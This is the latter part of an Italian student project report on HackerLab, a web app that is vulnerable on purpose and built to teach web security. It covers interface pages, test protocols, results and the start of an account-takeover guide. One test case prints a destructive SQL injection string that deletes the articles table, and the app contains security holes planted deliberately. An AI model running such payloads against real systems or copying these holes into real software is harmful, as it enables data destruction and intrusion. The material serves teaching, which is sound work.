The screenshot shows the registration page for the HackerLab website. At the top, there is a navigation bar with links for "Home", "Registrati", and "Reset database". The main form is titled "HackerLab - Registrati". It contains the following fields:

- Nome e cognome (placeholder: Nome e cognome)
Verrà mostrato ad altri utenti.
- Indirizzo email (placeholder: Email)
- Password (placeholder: Password)
- Ripeti la password (placeholder: Ripeti la password)

At the bottom of the form is a blue button labeled "Crea un account".

Figura 25 Pagina di registrazione.

Questa è la pagina di registrazione, permette ad un utente che accede all'applicativo web di creare un account. In questa pagina è presente una sola maschera contenente il formulario di registrazione.

4.3.3.3 Pagina profilo

The screenshot shows the profile page for Filippo Finke. At the top, there's a navigation bar with links to Home, Profilo, Esci, and Reset database. Below the navigation, the title "Articoli di Filippo Finke" is displayed. On the left, a box contains the article title "Titolo" and a blue button labeled "Vai all'articolo →". Below this is a note: "Pubblicato il 06.12.2019 da Filippo Finke". On the right, there are two boxes: "Cerca" (Search) with a search input field and a "Cerca!" button, and "Accesso eseguito" (Access performed) with the message "Bevenuto Filippo Finke".

Figura 26 Pagina di profilo.

Questa è la pagina di profilo che verrà mostrata per ogni singolo utente, nella parte sinistra della pagina sono presenti tutti gli articoli pubblicati dall'utente stesso. Mentre nella parte destra è presente una maschera che permette di eseguire una ricerca per titolo negli articoli di tutto il sito web.

4.3.3.4 Pagina di un articolo

The screenshot shows the detail page for the article titled "Titolo" by Filippo Finke. The top navigation bar includes "Torna indietro" (Back), "Titolo", "di Filippo Finke", and the publication date "Pubblicato il 06.12.2019 alle 15:05". Below this, there's a "Contenuto" (Content) section and a "Lascia un commento" (Leave a comment) form with a text area and an "Invia" (Send) button. On the right side, there's a "Cerca" (Search) box and an "Accesso eseguito" (Access performed) box showing "Bevenuto Filippo Finke".

Figura 27 Pagina di un articolo.

Questa è la pagina che viene mostrata agli utenti quando viene aperto nei dettagli un articolo. È quindi presente nella parte superiore della pagina un pulsante che permette di tornare alla pagina precedente, il titolo dell'articolo che si sta leggendo con le relative informazioni quali: autore e data di pubblicazione. Nella

parte sottostante è presente il contenuto dell'articolo. Sotto all'articolo è presente una maschera per l'inserimento dei commenti, i quali verranno mostrati al di sotto di essa.

Nella parte destra è presente inoltre una maschera di ricerca per titolo di articolo di tutto il sito web.

4.3.3.5 Pagina di amministrazione articoli

The screenshot shows a list of articles in a management interface:

- SQL Injection**: Published on 06.12.2019 by Administrator. Actions: Vai all'articolo →, Elimina.
- Security Misconfiguration**: Published on 06.12.2019 by Administrator. Actions: Vai all'articolo →, Elimina.
- Another article by Filippo Finke, whose content is partially visible.

Pagination buttons at the bottom: ← Pagina precedente, Prossima pagina →.

Figura 28 Pagina di amministrazione articoli.

Questa è la pagina di amministrazione degli articoli accessibile solamente a chi ha dei privilegi elevati all'interno dell'applicativo. All'interno della pagina vengono quindi mostrati tutti gli articoli presenti nel sito web con una determinata paginazione. È possibile attraverso dei pulsanti per le azioni veloci recarsi alla lettura dell'articolo oppure la rimozione di esso. Nella parte sottostante di ogni articolo sono presenti inoltre dati utili come: data di pubblicazione ed autore.

4.3.3.6 Pagina di amministrazione utenti

The screenshot shows a list of users in a management interface:

- Administrator**: Status: Abilitato. Email: admin@hackerlab.ch, Username: administrator. Actions: Pagina profilo →, Disabilita, Elimina.
- Filippo Finke**: Status: Abilitato. Email: filippo.finke@samtrevano.ch, Username: user. Actions: Pagina profilo →, Disabilita, Elimina.

Figura 29 Pagina di amministrazione utenti.

Questa è la pagina di amministrazione degli utenti registrati all'interno dell'applicativo web, per accedere a questa pagina sono richiesti privilegi elevati. In questa pagina vengono mostrati tutti gli utenti registrati all'interno di HackerLab, per ogni utente sono disponibili informazioni come: nome, cognome, email, permesso, stato dell'account. Inoltre attraverso dei pulsanti appositi è possibile eliminare un determinato utente oppure disabilitarne l'accesso al sito web.

4.3.3.7 Maschera di aggiunta articoli



Pubblica un articolo

Titolo

Sfondo

Scegli file Nessun file selezionato

Contenuto


Sono permessi i tag html: h1, ul, li, a, img, code, br

Pubblica

Figura 30 Maschera di aggiunta articoli.

Questa è la maschera per l'aggiunta di articoli all'interno dell'applicativo web. Questa maschera è accessibile una volta eseguito l'accesso dalla pagina principale di HackerLab. In questa pagina sono richieste le informazioni necessarie come: titolo, immagine e contenuto per poter aggiungere un articolo al sito web.

4.3.3.8 Maschera di recupero password



Imposta la tua password

Password

>Password

Ripeti password

Password

Imposta password

Figura 31 Maschera di recupero password.

Questa è la maschera che permette il cambio della password di un utente. Questa pagina è accessibile solamente attraverso un link specifico generato attraverso la funzione di recupero password disponibile nella pagina principale. In questa pagina è quindi richiesta la nuova password che dovrà essere impostata all'utente. È inoltre presente un solo pulsante che permette all'utente di impostare la nuova password.

5 Test

5.1 Protocollo di test

Test Case:	TC-001	Nome:	Articoli predefiniti
Riferimento:	REQ-01		
Descrizione:	Verificare che nella pagina principale sia presente la lista di articoli presenti nel sito web.		
Prerequisiti:	Il database deve contenere i dati predefiniti.		
Procedura:	1. Recarsi nella pagina principale di HackerLab 2. Navigare tra le varie pagine		
Risultati attesi:	Gli articoli predefiniti sono disponibili all'interno del sito web.		

Test Case:	TC-002	Nome:	Controllo navigazione
Riferimento:	REQ-01		
Descrizione:	Verificare che la navigazione tra le pagine sia funzionante.		
Prerequisiti:	Il database deve contenere i dati predefiniti.		
Procedura:	1. Recarsi nella pagina principale di HackerLab 2. Recarsi ad una pagina inesistente al percorso /page/9999		
Risultati attesi:	L'utente viene re direzionato all'ultima pagina disponibile del sito web.		

Test Case:	TC-003	Nome:	Controllo ricerca
Riferimento:	REQ-01		
Descrizione:	Verificare che il campo di ricerca sia funzionante.		
Prerequisiti:	Il database deve contenere i dati predefiniti.		
Procedura:	3. Recarsi nella pagina principale di HackerLab 4. Digitare “SQL Injection” nel campo di ricerca 5. Cliccare il pulsante “Cerca!”		
Risultati attesi:	La ricerca produce un solo risultato di un articolo con il titolo “SQL Injection”.		

Test Case:	TC-004	Nome:	Controllo lettura articoli senza accesso
Riferimento:	REQ-01		
Descrizione:	Verificare che l'utente debba essere registrato per leggere gli articoli presenti nel sito web.		
Prerequisiti:	Il database deve contenere i dati predefiniti.		
Procedura:	1. Recarsi nella pagina principale di HackerLab 2. Selezionare il primo articolo premendo “Vai all'articolo”		
Risultati attesi:	L'azione produce un errore invitando l'utente ad eseguire l'accesso al sito web.		

Test Case:	TC-005	Nome:	Controllo lettura profili senza accesso
Riferimento:	REQ-01		
Descrizione:	Verificare che l'utente debba essere registrato per vedere tutti gli articoli scritti da un		

	determinato utente.
Prerequisiti:	Il database deve contenere i dati predefiniti.
Procedura:	<ol style="list-style-type: none"> 1. Recarsi nella pagina principale di HackerLab 2. Cliccare sul nome dell'autore del primo articolo presente nella lista
Risultati attesi:	L'azione produce un errore invitando l'utente ad eseguire l'accesso al sito web.

Test Case:	TC-006	Nome:	Controllo login		
Riferimento:	REQ-01	Descrizione:			
Descrizione:		Verificare che il sistema di autenticazione sia funzionante.			
Prerequisiti:	Il database deve contenere i dati predefiniti.				
Procedura:	<ol style="list-style-type: none"> 1. Recarsi nella pagina principale di HackerLab 2. Recarsi nella sezione "Accedi" 3. Inserire come email filippo.finke@samtrevano.ch 4. Inserire come password "1234" 5. Premere il pulsante "Accedi" 				
Risultati attesi:	La sezione accedi viene nascosta e viene mostrata una sezione "Accesso eseguito" con il testo "Benvenuto Filippo Finke" e la possibilità di pubblicare un articolo.				

Test Case:	TC-007	Nome:	Recupero password		
Riferimento:	REQ-01	Descrizione:			
Descrizione:		Verificare che il sistema di recupero password sia funzionante			
Prerequisiti:	Il database deve contenere i dati predefiniti. Un account al quale si possiede l'accesso all'email.				
Procedura:	<ol style="list-style-type: none"> 1. Recarsi nella pagina principale di HackerLab 2. Recarsi nella sezione "Accedi" 3. Premere il testo "Password dimenticata?" 4. Inserire l'email dell'account al quale si possiede accesso. (In questo caso filippo.finke@samtrevano.ch) 5. Premere il pulsante "Recupera password" 6. Attendere il messaggio di successo 7. Recarsi nella propria email e aprire il link ricevuto 8. Inserire come password "123456" 9. Premere il pulsante "Imposta password" 10. Recarsi nella sezione "Accedi" 11. Inserire l'email dell'account 12. Inserire la password "123456" 13. Premere il pulsante "Accedi" 				
Risultati attesi:	Viene mostrato "Accesso eseguito" con il testo "Benvenuto Filippo Finke" e la possibilità di pubblicare un articolo utilizzando la nuova password.				

Test Case:	TC-008	Nome:	Controllo disconnessione
Riferimento:	REQ-01	Descrizione:	

Descrizione:	Verificare che il sistema di disconnessione sia funzionante.		
Prerequisiti:	Il database deve contenere i dati predefiniti. Aver eseguito l'accesso all'interno del sito web.		
Procedura:	1. Recarsi nella pagina principale di HackerLab avendo già eseguito l'accesso. 2. Nella barra di navigazione premere il pulsante "Esci"		
Risultati attesi:	L'utente viene re direzionato alla pagina principale e viene mostrata la schermata di accesso.		

Test Case:	TC-009	Nome:	Controllo pubblicazione articolo		
Riferimento:	REQ-01				
Descrizione:	Verificare che la funzione di pubblicazione di un articolo sia funzionante.				
Prerequisiti:	Il database deve contenere i dati predefiniti. Aver eseguito l'accesso all'interno del sito web.				
Procedura:	1. Recarsi nella pagina principale di HackerLab avendo già eseguito l'accesso. 2. Premere il pulsante "Pubblica un articolo" 3. Inserire il titolo "TEST" 4. Inserire il contenuto "TEST" 5. Premere sul pulsante "Pubblica"				
Risultati attesi:	L'utente viene re direzionato alla pagina principale e come primo articolo appare quello appena inserito.				

Test Case:	TC-010	Nome:	Controllo pagina dettagliata articolo		
Riferimento:	REQ-02				
Descrizione:	Verificare che la pagina dettagliata di un articolo sia funzionante				
Prerequisiti:	Il database deve contenere i dati predefiniti. Aver eseguito l'accesso all'interno del sito web.				
Procedura:	1. Recarsi nella pagina principale di HackerLab avendo già eseguito l'accesso. 2. Premere il pulsante "Vai all'articolo" nel primo articolo della lista 3.				
Risultati attesi:	Viene mostrato tutto il contenuto dell'articolo, compreso di autore e commenti.				

Test Case:	TC-011	Nome:	Pubblicazione commento		
Riferimento:	REQ-02				
Descrizione:	Verificare che la funzione di pubblicazione di un commento sia funzionante.				
Prerequisiti:	Il database deve contenere i dati predefiniti. Aver eseguito l'accesso all'interno del sito web.				
Procedura:	1. Recarsi nella pagina principale di HackerLab avendo già eseguito l'accesso. 2. Premere il pulsante "Vai all'articolo" nel primo articolo della lista 3. Recarsi nella sezione "Lascia un commento" 4. Inserire il testo "TEST" 5. Premere il pulsante "Invia"				
Risultati attesi:	La pagina corrente viene ricaricata e nella sezione dei commenti viene mostrato il commento inserito.				

Test Case:	TC-012	Nome:	Registrazione utente
Riferimento:	REQ-03		
Descrizione:	Verificare che la funzione di registrazione di un utente sia funzionante.		
Prerequisiti:	Il database deve contenere i dati predefiniti.		
Procedura:	<ol style="list-style-type: none"> 1. Recarsi nella pagina principale di HackerLab avendo già eseguito l'accesso. 2. Premere il pulsante “Registrati” nella barra di navigazione 3. Inserire nel campo nome e cognome “Test Test” 4. Inserire come email test@test.com 5. Inserire come password “1234” 6. Premere il pulsante “Crea un account” 		
Risultati attesi:	L'utente viene re direzionato alla pagina principale del sito web eseguendo l'accesso in modo automatico.		

Test Case:	TC-013	Nome:	Controllo pagina profilo
Riferimento:	REQ-02		
Descrizione:	Verificare che la pagina di profilo sia funzionante		
Prerequisiti:	Il database deve contenere i dati predefiniti.		
Procedura:	<ol style="list-style-type: none"> 1. Recarsi nella pagina principale di HackerLab avendo già eseguito l'accesso. 2. Premere il pulsante “Profilo” 3. Controllare che i dati della pagina profilo corrispondano con l'account corrente. 		
Risultati attesi:	La pagina profilo mostra i dati dell'account corrente.		

Test Case:	TC-014	Nome:	Pagina di amministrazione articoli
Riferimento:	REQ-04		
Descrizione:	Verificare che la pagina di amministrazione degli articoli sia funzionante		
Prerequisiti:	Il database deve contenere i dati predefiniti.		
Procedura:	<ol style="list-style-type: none"> 1. Recarsi nella pagina principale di HackerLab avendo già eseguito l'accesso con l'account amministratore. 2. Premere il pulsante “Pannello di amministrazione” nella barra di navigazione. 3. Selezionare “Articoli” 		
Risultati attesi:	La pagina mostra gli articoli presenti nel sito web con la possibilità di eliminarli.		

Test Case:	TC-015	Nome:	Pagina di amministrazione utenti
Riferimento:	REQ-04		
Descrizione:	Verificare che la pagina di amministrazione degli utenti sia funzionante		
Prerequisiti:	Il database deve contenere i dati predefiniti.		
Procedura:	<ol style="list-style-type: none"> 1. Recarsi nella pagina principale di HackerLab avendo già eseguito l'accesso con l'account amministratore. 2. Premere il pulsante “Pannello di amministrazione” nella barra di navigazione. 3. Selezionare “Utenti” 		

Risultati attesi:	La pagina mostra gli utenti presenti nel sito web con la possibilità di visitarli, eliminarli o disabilitarli.		
--------------------------	--	--	--

Test Case: Riferimento:	TC-016 REQ-14	Nome:	Funzionalità di reset
Descrizione:	Verificare che la funzionalità di ripristino del sito web sia funzionante		
Prerequisiti:	Il database deve contenere i dati predefiniti.		
Procedura:	<ol style="list-style-type: none"> Recarsi nella pagina principale di HackerLab. Inserire nel campo di ricerca il seguente testo "a%'; DELETE FROM articles; --" Premere il pulsante "Cerca" Andare alla pagina principale di HackerLab Premere il pulsante "Reset database" nella barra di navigazione 		
Risultati attesi:	L'utente viene rimandato alla pagina principale del sito web e vengono mostrati gli articoli predefiniti.		

Test Case: Riferimento:	TC-017 REQ-05	Nome:	SQL Injection
Descrizione:	Verificare la presenza e la possibilità di sfruttare una vulnerabilità di tipo SQL Injection.		
Prerequisiti:	Il database deve contenere i dati predefiniti.		
Procedura:	<ol style="list-style-type: none"> Seguire la guida in allegato su come eseguire una vulnerabilità di tipo "SQL Injection" 		
Risultati attesi:	La vulnerabilità può essere sfruttata.		

Test Case: Riferimento:	TC-018 REQ-06	Nome:	Cross Site Scripting (XSS)
Descrizione:	Verificare la presenza e la possibilità di sfruttare una vulnerabilità di tipo Cross Site Scripting (XSS).		
Prerequisiti:	Nessun requisito.		
Procedura:	<ol style="list-style-type: none"> Seguire la guida in allegato su come eseguire una vulnerabilità di tipo "Cross Site Scripting (XSS)" 		
Risultati attesi:	La vulnerabilità può essere sfruttata.		

Test Case: Riferimento:	TC-019 REQ-07	Nome:	Broken Authentication
Descrizione:	Verificare la presenza e la possibilità di sfruttare una vulnerabilità di tipo Broken Authentication.		
Prerequisiti:	Il database deve contenere i dati predefiniti.		
Procedura:	<ol style="list-style-type: none"> Seguire la guida in allegato su come eseguire una vulnerabilità di tipo "Broken Authentication" 		
Risultati attesi:	La vulnerabilità può essere sfruttata.		

Test Case: Riferimento:	TC-020 REQ-08	Nome:	Insecure Direct Object References
--	------------------	--------------	-----------------------------------

Descrizione:	Verificare la presenza e la possibilità di sfruttare una vulnerabilità di tipo Insecure Direct Object References.		
Prerequisiti:	Il database deve contenere i dati predefiniti.		
Procedura:	1. Seguire la guida in allegato su come eseguire una vulnerabilità di tipo “Insecure Direct Object References”		
Risultati attesi:	La vulnerabilità può essere sfruttata.		

Test Case:	TC-021	Nome:	Security Misconfiguration
Riferimento:	REQ-09		
Descrizione:	Verificare la presenza e la possibilità di sfruttare una vulnerabilità di tipo Security Misconfiguration.		
Prerequisiti:	Il database deve contenere i dati predefiniti.		
Procedura:	1. Seguire la guida in allegato su come eseguire una vulnerabilità di tipo “Security Misconfiguration”		
Risultati attesi:	La vulnerabilità può essere sfruttata.		
Test Case:	TC-022	Nome:	Failure To Restrict URL Access
Riferimento:	REQ-10		
Descrizione:	Verificare la presenza e la possibilità di sfruttare una vulnerabilità di tipo Failure To Restrict URL Access.		
Prerequisiti:	Il database deve contenere i dati predefiniti.		
Procedura:	1. Seguire la guida in allegato su come eseguire una vulnerabilità di tipo “Failure To Restrict URL Access”		
Risultati attesi:	La vulnerabilità può essere sfruttata.		

Test Case:	TC-023	Nome:	File Inclusion Vulnerability
Riferimento:	REQ-11		
Descrizione:	Verificare la presenza e la possibilità di sfruttare una vulnerabilità di tipo File Inclusion Vulnerability.		
Prerequisiti:	Il database deve contenere i dati predefiniti.		
Procedura:	1. Seguire la guida in allegato su come eseguire una vulnerabilità di tipo “File Inclusion Vulnerability”		
Risultati attesi:	La vulnerabilità può essere sfruttata.		

Test Case:	TC-024	Nome:	Account Takeover
Riferimento:	REQ-12		
Descrizione:	Verificare la presenza e la possibilità di sfruttare una vulnerabilità di tipo Account Takeover.		
Prerequisiti:	Il database deve contenere i dati predefiniti.		
Procedura:	1. Seguire la guida in allegato su come eseguire una vulnerabilità di tipo “Account Takeover”		
Risultati attesi:	La vulnerabilità può essere sfruttata.		

5.2 Risultati test

Codice test	Risultato	Note
TC-001	PASSATO	Nessuna
TC-002	PASSATO	Nessuna
TC-003	PASSATO	Nessuna
TC-004	PASSATO	Nessuna
TC-005	PASSATO	Nessuna
TC-006	PASSATO	Nessuna
TC-007	PASSATO	Nessuna
TC-008	PASSATO	Nessuna
TC-009	PASSATO	Nessuna
TC-010	PASSATO	Nessuna
TC-011	PASSATO	Nessuna
TC-012	PASSATO	Nessuna
TC-013	PASSATO	Nessuna
TC-014	PASSATO	Nessuna
TC-015	PASSATO	Nessuna
TC-016	PASSATO	Nessuna
TC-017	PASSATO	Nessuna
TC-018	PASSATO	Nessuna
TC-019	PASSATO	Nessuna
TC-020	PASSATO	Nessuna
TC-021	PASSATO	Nessuna
TC-022	PASSATO	Nessuna
TC-023	PASSATO	Nessuna
TC-024	PASSATO	Nessuna

5.3 Mancanze/limitazioni conosciute

Il progetto è stato sviluppato rispettando tutti i requisiti presenti nel quaderno dei compiti ed è quindi completo. Non sono presenti delle mancanze o limitazioni conosciute.

Hacker Lab – Sito web per la dimostrazione di vulnerabilità

6 Consuntivo




Figura 32 Diagramma di Gantt consuntivo.

Questo è il diagramma di Gantt consuntivo, rispetto alla pianificazione iniziale sono cambiate svariate durate delle attività ed è inoltre stata aggiunta una fase.

Rispetto alla pianificazione preventiva il capitolo dell'implementazione si è accorciato notevolmente, questo a causa della decisione di utilizzare un framework per l'implementazione della base MVC (Slim) e dell'utilizzo di Bootstrap per la creazione delle interfacce grafiche. Il tempo che è stato risparmiato nell'implementazione è stato investito nella creazione delle guide per lo sfruttamento delle fal当地 di sicurezza presenti nel sito web.

7 Conclusioni

L'applicativo è stato sviluppato con lo scopo di mostrare le conseguenze e le cause di vulnerabilità molto comuni nell'ambito di sviluppo web. Esistono molti applicativi di questo genere ma molti di questi non possiedono documentazioni e quindi non adatti a chi è alle prime armi. HackerLab è stato sviluppato per essere utilizzato da informatici alle prime armi con la sicurezza. Quindi ritengo che il progetto potrà essere utile all'interno della sede scolastica come materiale didattico per i moduli riguardanti la sicurezza informatica e lo sviluppo di applicativi web.

7.1 Sviluppi futuri

Si potrebbe rendere il prodotto più accattivante aggiungendo delle sfide nascoste all'interno del sito che quando completate andranno ad aggiungere dei punti all'utente che è riuscito a risolverle. Questi punti potrebbero poi essere mostrati in una pagina specifica dove sarà presente una classifica di tutti gli utenti registrati all'interno del sito web.

Altri sviluppi possibili sarebbero sicuramente riguardanti le vulnerabilità presenti all'interno dell'applicativo, potranno essere sviluppate ed aggiunte nuove fal当地 all'interno di HackerLab (ES: Command Injection, etc). Un altro spunto sarebbe di implementare un server mail locale in modo da non doversi affidare a terzi per inviare i link di recupero password.

7.2 Considerazioni personali

Essendo un appassionato di sicurezza informatica ho trovato questo progetto molto interessante e molto utile. Ritengo che questo progetto possa essere utilizzato per dimostrare a chi è alle prime armi nell'ambito della sicurezza informatica per iniziare ad eseguire alcuni attacchi e vederne le conseguenze.

Questo progetto mi ha permesso di approfondire le mie conoscenze riguardanti la sicurezza, questo perché ho dovuto per prima cosa capire come funzionano le varie vulnerabilità e poi implementarle all'interno dell'applicativo con una logica in modo che si possa arrivare allo stesso risultato con diverse strade.

8 Bibliografia

8.1 Sitografia

- <https://www.draw.io/>, Flowchart Maker & Online Diagram Software, 06-09-2019
- <https://www.guru99.com/web-security-vulnerabilities.html>, 10 Most Common Web Security Vulnerabilities, 12-09-2019
- <https://gloomaps.com/>, GlooMaps - Visual Sitemap Tool, 26-09-2019
- <http://www.slimframework.com/>, Slim Framework – Slim Framework, 01-10-2019
- <https://www.php.net/>, PHP: Hypertext Preprocessor, 01-10-2019
- <https://getbootstrap.com/>, Bootstrap The most popular HTML, CSS, and JS library in the world, 04-10-2019
- <https://jquery.com/>, jQuery, 04-10-2019
- <https://github.com/PHPMailer/PHPMailer/>, PHPMailer/PHPMailer: The classic email sending..., 15-10-2019
- <https://chrome.google.com/>, EditThisCookie - Chrome Web Store, 05-11-2019
- <https://highlight.hohli.com/>, Syntax Highlighter, 10-12-2019
- https://www.ilovepdf.com/merge_pdf, Merge PDF files online. Free service to merge PDF , 12-12-2019

9 Allegati

- Guide vulnerabilità
 - Base
 - Account takeover
 - Broken Authentication
 - Cross Site Scripting
 - Failure To Restrict URL Access
 - File Inclusion Vulnerability o Directory Traversal
 - Insecure Direct Object References
 - Security Misconfiguration
 - SQL Injection
 - Avanzate
 - Bruteforce login
 - Bruteforce email
- Diari di lavoro
- Quaderno dei compiti
- Codice sorgente presente su GitHub: <https://github.com/filippofinke/HackerLab>

Guide

Guida della vulnerabilità Account Takeover

Introduzione

Questa è la guida della vulnerabilità di tipo **Account Takeover**, seguendo questa guida riuscirai a sfruttare la vulnerabilità all'interno di HackerLab.

Questo tipo di vulnerabilità permette ad un malintenzionato di poter prendere il controllo completo ad un account di un'altra persona registrata all'interno di una determinata piattaforma.

Requisiti

- Browser (Nella guida viene utilizzato Chrome)
 - o <https://support.google.com/chrome/answer/95346>

Guida

Per sfruttare questa vulnerabilità si dovrà conoscere l'indirizzo email di un utente registrato all'interno della piattaforma web. Per ricavare un indirizzo email registrato puoi utilizzare la vulnerabilità documentata "Broken Authentication" oppure utilizzare il seguente indirizzo email: **filippo.finke@samtrevano.ch**. Per sfruttare questa vulnerabilità si sfrutterà quindi il recupero password tramite email.

Per capire come funziona la vulnerabilità crea un account all'interno del sito web e registrati utilizzando una email al quale hai accesso e che puoi ricevere email. Una volta creato l'account effettua il logout e recati nella schermata di recupero password. Ti basterà premere il pulsante "Password dimenticata?" nella schermata di login.




Figura 1 Accedere alla sezione di recupero password

Una volta nella sezione di recupero password ti basterà inserire l'indirizzo email dell'account precedentemente creato e richiedere il recupero.

